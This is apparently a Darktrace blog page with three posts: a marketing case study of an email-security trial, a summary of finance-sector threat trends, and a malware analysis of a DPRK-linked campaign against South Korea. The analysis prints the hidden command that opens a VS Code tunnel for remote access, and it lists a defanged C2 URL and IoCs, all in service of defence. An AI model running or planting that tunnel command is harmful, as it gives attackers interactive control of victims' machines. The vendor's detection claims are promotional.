
Blog
/
Email
/
October 2, 2024

How Darktrace won an email security trial by learning the business, not the breach

Discover how Darktrace identified a sophisticated business email compromise (BEC) attack to successfully acquire a prospective customer in a trial alongside two other email security vendors. This case demonstrates the clear differentiator of true unsupervised machine learning applied to the right use cases, compared to miscellaneous vendor hype around AI.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Carlos Gray
Senior Product Marketing Manager, Email
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
02
Oct 2024

Recently, Darktrace ran a customer trial of our email security product for a leading European infrastructure operator looking to upgrade its email protection.

During this prospective customer trial, Darktrace encountered several security incidents that penetrated existing security layers. Two of these incidents were Business Email Compromise (BEC) attacks, which we’re going to take a closer look at here.  

Darktrace was deployed for a trial at the same time as two other email security vendors, who were also being evaluated by the prospective customer. Darktrace’s superior detection of threats in this trial laid the groundwork for the respective company to choose our product.

Let’s dig into some of the elements of this Darktrace tech win and how they came to light during this trial.

Why truly intelligent AI starts learning from scratch

Darktrace’s detection capabilities are powered by true unsupervised machine learning, which detects anomalous activity from its ever-evolving understanding of normal for every unique environment. Consequently, it learns every business from the beginning, training on an organization’s data to understand normal for its users, devices, assets and the millions of connections between them.  

This learning period takes around a week, during which the AI hones its understanding of the business to a precise degree. At this stage, the system may produce some noise or lack precision, but this is a testament to our unsupervised machine learning. Unlike solutions that promise faster results by relying on preset assumptions, our AI takes the necessary time to learn from scratch, ensuring a deeper understanding and increasingly accurate detection over time.

Real threats detected by Darktrace

Attack 1: Supply chain attack

BEC and supply chain attacks are notoriously difficult to detect, as they take advantage of established, trusted senders.  

This attack came from a legitimate server via a known supplier with which the prospective customer had active and ongoing communication. Using the compromised account, the attacker didn’t just send out randomized spam, they crafted four sophisticated social engineering emails with the aim of soliciting users to click on a link – directly tapping into existing conversations. Darktrace / EMAIL was configured in passive mode during this trial; it would otherwise have held the emails before they arrived in the inbox. Luckily in this instance, one user reported the email to the CISO before any other users clicked the link. Upon investigation, the link contained timed ransomware detonation.  

Darktrace was the only vendor that caught any of these four emails. Our unique behavioral AI approach enables Darktrace / EMAIL to protect customers from even the most sophisticated attacks that abuse prior trust and relationships.

How did Darktrace catch this attack that other vendors missed?

With traditional email security, security teams have been obliged to allow entire organizations to eliminate false positives – on the premise that it’s easier to make a broad decision based on an entire known domain and assume that potential risk of a supply chain attack.

By contrast, Darktrace adopts a zero trust mentality, analyzing every email to understand whether communication that has previously been safe remains safe. That’s why Darktrace is uniquely positioned to detect BEC, based on its deep learning of internal and external users. Because it creates individual profiles for every account, group and business composed of multiple signals, it can detect deviations in their communication patterns based on the context and content of each message. We think of this as the ‘self-learning’ vs ‘learning the breach’ differentiator.

Fig 1: Darktrace analysis of one of four malicious emails sent by the trusted supplier. It gives it an anomaly score of 100, despite it being from a known correspondent with a known domain relationship and moderate mailing history.

If set in autonomous mode where it can apply actions, Darktrace / EMAIL would have quarantined all four emails. Using machine learning indicators such as ‘Inducement Shift’ and ‘General Behavioral Anomaly’, it deemed the four emails ‘Out of Character’. It also identified the link as highly likely to be phishing, based purely on its context. These indicators are critical because the link itself belonged to a widely used legitimate domain, leveraging their established internet reputation to appear safe.  

Around an hour later the supplier regained control of the account and sent a legitimate email alerting a wide distribution list to the phishing emails sent. Darktrace was able to discern the previously sent malicious emails from the current legitimate emails and allowed these emails through. Compared to other vendors that have a static understanding of malicious which needs to be updated (in cases like this, once a supplier is de-compromised), Darktrace’s deep understanding of external entities enables further nuance and precision in determining good from bad.

Fig 2: Darktrace let through four emails (subject line: Virus E-Mail) from the supplier once they had regained control of the compromised account, with a limited anomaly score despite having held the previous malicious emails. If any actions had been taken a red icon would show on the right-hand side – in this instance Darktrace did not take action and let the emails through.

Attack 2: Microsoft 365 account takeover

As part of building behavioral profiles of every email user, Darktrace analyzes their wider account activity. Account activity, such as unusual login patterns and administrative activity, is a key variable to detect account compromise before malicious activity occurs, but it also feeds into Darktrace’s understanding of which emails should belong in every user’s inbox.  

When the customer experienced an account compromise on day two of the trial, Darktrace began an investigation and was able to provide the full breakdown and scope of the incident.

The account was compromised via an email, which Darktrace would have blocked if it had been deployed autonomously at the time. Once the account had been compromised, detection details included:

  • Unusual Login and Account Update
  • Multiple Unusual External Sources for SaaS Credential
  • Unusual Activity Block
  • Login From Rare Endpoint While User is Active
Fig 3: Darktrace flagged the following indicators of compromise that deviated from normal behavior for the user in question, signaling an account takeover

With Darktrace / EMAIL, every user is analyzed for behavioral signals including authentication and configuration activity. Here the unusual login, credential input and rare endpoint were all clear signals a compromised account, contextualized against what is normal for that employee. Because Darktrace isn’t looking at email security merely from the perspective of the inbox. It constantly reevaluates the identity of each individual, group and organization (as defined by their behavioral signals), to determine precisely what belongs in the inbox and what doesn’t.  

In this instance, Darktrace / EMAIL would have blocked the incident were it not deployed in passive mode. In the initial intrusion it would have blocked the compromising email. And once the account was compromised, it would have taken direct blocking actions on the account based on the anomalous activity it detected, providing an extra layer of defense beyond the inbox.  

Account takeover protection is always part of Darktrace / EMAIL, which can be extended to fully cover Microsoft 365 SaaS with Darktrace / IDENTITY. By bringing SaaS activity into scope, security teams also benefit from an extended set of use cases including compliance and resource management.

Why this customer committed to Darktrace / EMAIL

“Darktrace was the only AI vendor that showed learning,” – CISO, Trial Customer

Throughout this trial, Darktrace evolved its understanding of the trial customer’s business and its email users. It identified attacks that other vendors did not, while allowing safe emails through. Furthermore, the CISO explicitly cited Darktrace as the only technology that demonstrated autonomous learning. As well as catching threats that other vendors did not, the CISO saw maturity areas such as how Darktrace dealt with non-productive mail and business-as-usual emails, without any user input.  Because of the nature of unsupervised ML, Darktrace’s learning of right and wrong will never be static or complete – it will continue to revise its understanding and adapt to the changing business and communications landscape.

This case study highlights a key tenet of Darktrace’s philosophy – that a rules and tuning-based approach will always be one step behind. Delivering benign emails while holding back malicious emails from the same domain demonstrates that safety is not defined in a straight line, or by historical precedent. Only by analyzing every email in-depth for its content and context can you guarantee that it belongs.  

While other solutions are making efforts to improve a static approach with AI, Darktrace’s AI remains truly unsupervised so it is dynamic enough to catch the most agile and evolving threats. This is what allows us to protect our customers by plugging a vital gap in their security stack that ensures they can meet the challenges of tomorrow's email attacks.

Interested in learning more about Darktrace / EMAIL? Check out our product hub.

Download: Darktrace / EMAIL Solution Brief
Discover the most advanced cloud-native AI email security solution to protect your domain and brand while preventing phishing, novel social engineering, business email compromise, account takeover, and data loss.

  • Gain up to 13 days of earlier threat detection and maximize ROI on your current email security
  • Experience 20-25% more threat blocking power with Darktrace / EMAIL
  • Stop the 58% of threats bypassing traditional email security

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Carlos Gray
Senior Product Marketing Manager, Email

More in this series

No items found.

Blog

/

Network

/

January 28, 2026

The State of Cybersecurity in the Finance Sector: Six Trends to Watch

Default blog imageDefault blog image

The evolving cybersecurity threat landscape in finance

The financial sector, encompassing commercial banks, credit unions, financial services providers, and cryptocurrency platforms, faces an increasingly complex and aggressive cyber threat landscape. The financial sector’s reliance on digital infrastructure and its role in managing high-value transactions make it a prime target for both financially motivated and state-sponsored threat actors.

Darktrace’s latest threat research, The State of Cybersecurity in the Finance Sector, draws on a combination of Darktrace telemetry data from real-world customer environments, open-source intelligence, and direct interviews with financial-sector CISOs to provide perspective on how attacks are unfolding and how defenders in the sector need to adapt.  

Six cybersecurity trends in the finance sector for 2026

1. Credential-driven attacks are surging

Phishing continues to be a leading initial access vector for attacks targeting confidentiality. Financial institutions are frequently targeted with phishing emails designed to harvest login credentials. Techniques including Adversary-in-The-Middle (AiTM) to bypass Multi-factor Authentication (MFA) and QR code phishing (“quishing”) are surging and are capable of fooling even trained users. In the first half of 2025, Darktrace observed 2.4 million phishing emails within financial sector customer deployments, with almost 30% targeted towards VIP users.  

2. Data Loss Prevention is an increasing challenge

Compliance issues – particularly data loss prevention -- remain a persistent risk. In October 2025 alone, Darktrace observed over 214,000 emails across financial sector customers that contained unfamiliar attachments and were sent to suspected personal email addresses highlighting clear concerns around data loss prevention. Across the same set of customers within the same time frame, more than 351,000 emails containing unfamiliar attachments were sent to freemail addresses (e.g. gmail, yahoo, icloud), highlighting clear concerns around DLP.  

Confidentiality remains a primary concern for financial institutions as attackers increasingly target sensitive customer data, financial records, and internal communications.  

3. Ransomware is evolving toward data theft and extortion

Ransomware is no longer just about locking systems, it’s about stealing data first and encrypting second. Groups such as Cl0p and RansomHub now prioritize exploiting trusted file-transfer platforms to exfiltrate sensitive data before encryption, maximizing regulatory and reputational fallout for victims.  

Darktrace’s threat research identified routine scanning and malicious activity targeting internet-facing file-transfer systems used heavily by financial institutions. In one notable case involving Fortra GoAnywhere MFT, Darktrace detected malicious exploitation behavior six days before the CVE was publicly disclosed, demonstrating how attackers often operate ahead of patch cycles

This evolution underscores a critical reality: by the time a vulnerability is disclosed publicly, it may already be actively exploited.

4. Attackers are exploiting edge devices, often pre-disclosure.  

VPNs, firewalls, and remote access gateways have become high-value targets, and attackers are increasingly exploiting them before vulnerabilities are publicly disclosed. Darktrace observed pre-CVE exploitation activity affecting edge technologies including Citrix, Palo Alto, and Ivanti, enabling session hijacking, credential harvesting, and privileged lateral movement into core banking systems.  

Once compromised, these edge devices allow adversaries to blend into trusted network traffic, bypassing traditional perimeter defenses. CISOs interviewed for the report repeatedly described VPN infrastructure as a “concentrated focal point” for attackers, especially when patching and segmentation lag behind operational demands.

5. DPRK-linked activity is growing across crypto and fintech.  

State-sponsored activity, particularly from DPRK-linked groups affiliated with Lazarus, continues to intensify across cryptocurrency and fintech organizations. Darktrace identified coordinated campaigns leveraging malicious npm packages, previously undocumented BeaverTail and InvisibleFerret malware, and exploitation of React2Shell (CVE-2025-55182) for credential theft and persistent backdoor access.  

Targeting was observed across the United Kingdom, Spain, Portugal, Sweden, Chile, Nigeria, Kenya, and Qatar, highlighting the global scope of these operations.  

7. Cloud complexity and AI governance gaps are now systemic risks.  

Finally, CISOs consistently pointed to cloud complexity, insider risk from new hires, and ungoverned AI usage exposing sensitive data as systemic challenges. Leaders emphasized difficulty maintaining visibility across multi-cloud environments while managing sensitive data exposure through emerging AI tools.  

Rapid AI adoption without clear guardrails has introduced new confidentiality and compliance risks, turning governance into a board-level concern rather than a purely technical one.

Building cyber resilience in a shifting threat landscape

The financial sector remains a prime target for both financially motivated and state-sponsored adversaries. What this research makes clear is that yesterday’s security assumptions no longer hold. Identity attacks, pre-disclosure exploitation, and data-first ransomware require adaptive, behavior-based defenses that can detect threats as they emerge, often ahead of public disclosure.

As financial institutions continue to digitize, resilience will depend on visibility across identity, edge, cloud, and data, combined with AI-driven defense that learns at machine speed.  

Learn more about the threats facing the finance sector, and what your organization can do to keep up in The State of Cybersecurity in the Finance Sector report here.  

Acknowledgements:

The State of Cybersecurity in the Finance sector report was authored by Calum Hall, Hugh Turnbull, Parvatha Ananthakannan, Tiana Kelly, and Vivek Rajan, with contributions from Emma Foulger, Nicole Wong, Ryan Traill, Tara Gould, and the Darktrace Threat Research and Incident Management teams.

[related-resource]  

Continue reading
About the author
Nathaniel Jones
VP, Security & AI Strategy, Field CISO

Blog

/

Network

/

January 23, 2026

Darktrace Identifies Campaign Targeting South Korea Leveraging VS Code for Remote Access

campaign targeting south orea leveraging vs code for remote accessDefault blog imageDefault blog image

Introduction

Darktrace analysts recently identified a campaign aligned with Democratic People’s Republic of Korea (DPRK) activity that targets users in South Korea, leveraging Javascript Encoded (JSE) scripts and government-themed decoy documents to deploy a Visual Studio Code (VS Code) tunnel to establish remote access.

Technical analysis

Decoy document with title “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026”.
Figure 1: Decoy document with title “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026”.

The sample observed in this campaign is a JSE file disguised as a Hangul Word Processor (HWPX) document, likely sent to targets via a spear-phishing email. The JSE file contains multiple Base64-encoded blobs and is executed by Windows Script Host. The HWPX file is titled “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026 (1)” in C:\ProgramData and is opened as a decoy. The Hangul documents impersonate the Ministry of Personnel Management, a South Korean government agency responsible for managing the civil service. Based on the metadata within the documents, the threat actors appear to have taken the documents from the government’s website and edited them to appear legitimate.

Base64 encoded blob.
Figure 2: Base64 encoded blob.

The script then downloads the VSCode CLI ZIP archives from Microsoft into C:\ProgramData, along with code.exe (the legitimate VS Code executable) and a file named out.txt.

In a hidden window, the command cmd.exe /c echo | "C:\ProgramData\code.exe" tunnel --name bizeugene > "C:\ProgramData\out.txt" 2>&1 is run, establishinga VS Code tunnel named “bizeugene”.

VSCode Tunnel setup.
Figure 3: VSCode Tunnel setup.

VS Code tunnels allows users connect to a remote computer and use Visual Studio Code. The remote computer runs a VS Code server that creates an encrypted connection to Microsoft’s tunnel service. A user can then connect to that machine from another device using the VS Code application or a web browser after signing in with GitHub or Microsoft. Abuse of VS Code tunnels was first identified in 2023 and has since been used by Chinese Advance Persistent Threat (APT) groups targeting digital infrastructure and government entities in Southeast Asia [1].

 Contents of out.txt.
Figure 4: Contents of out.txt.

The file “out.txt” contains VS Code Server logs along with a generated GitHub device code. Once the threat actor authorizes the tunnel from their GitHub account, the compromised system is connected via VS Code. This allows the threat actor to have interactive access over the system, with access to the VS Code’s terminal and file browser, enabling them to retrieve payloads and exfiltrate data.

GitHub screenshot after connection is authorized.
Figure 5: GitHub screenshot after connection is authorized.

This code, along with the tunnel token “bizeugene”, is sent in a POST request to hxxps://www[.]yespp[.]co[.]kr/common/include/code/out[.]php, a legitimate South Korean site that has been compromised is now used as a command-and-control (C2) server.

Conclusion

The use of Hancom document formats, DPRK government impersonation, prolonged remote access, and the victim targeting observed in this campaign are consistent with operational patterns previously attributed to DPRK-aligned threat actors. While definitive attribution cannot be made based on this sample alone, the alignment with established DPRK tactics, techniques, and procedures (TTPs) increases confidence that this activity originates from a DPRK state-aligned threat actor.

This activity shows how threat actors can use legitimate software rather than custom malware to maintain access to compromised systems. By using VS Code tunnels, attackers are able to communicate through trusted Microsoft infrastructure instead of dedicated C2 servers. The use of widely trusted applications makes detection more difficult, particularly in environments where developer tools are commonly installed. Traditional security controls that focus on blocking known malware may not identify this type of activity, as the tools themselves are not inherently malicious and are often signed by legitimate vendors.

Credit to Tara Gould (Malware Research Lead)
Edited by Ryan Traill (Analyst Content Lead)

Appendix

Indicators of Compromise (IoCs)

115.68.110.73 - compromised site IP

9fe43e08c8f446554340f972dac8a68c - 2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류 (1).hwpx.jse

MITRE ATTACK

T1566.001 - Phishing: Attachment

T1059 - Command and Scripting Interpreter

T1204.002 - User Execution

T1027 - Obfuscated Files and Information

T1218 - Signed Binary Proxy Execution

T1105 - Ingress Tool Transfer

T1090 - Proxy

T1041 - Exfiltration Over C2 Channel

References

[1]  https://unit42.paloaltonetworks.com/stately-taurus-abuses-vscode-southeast-asian-espionage/

Continue reading
About the author
Your data. Our AI.
Elevate your network security with Darktrace AI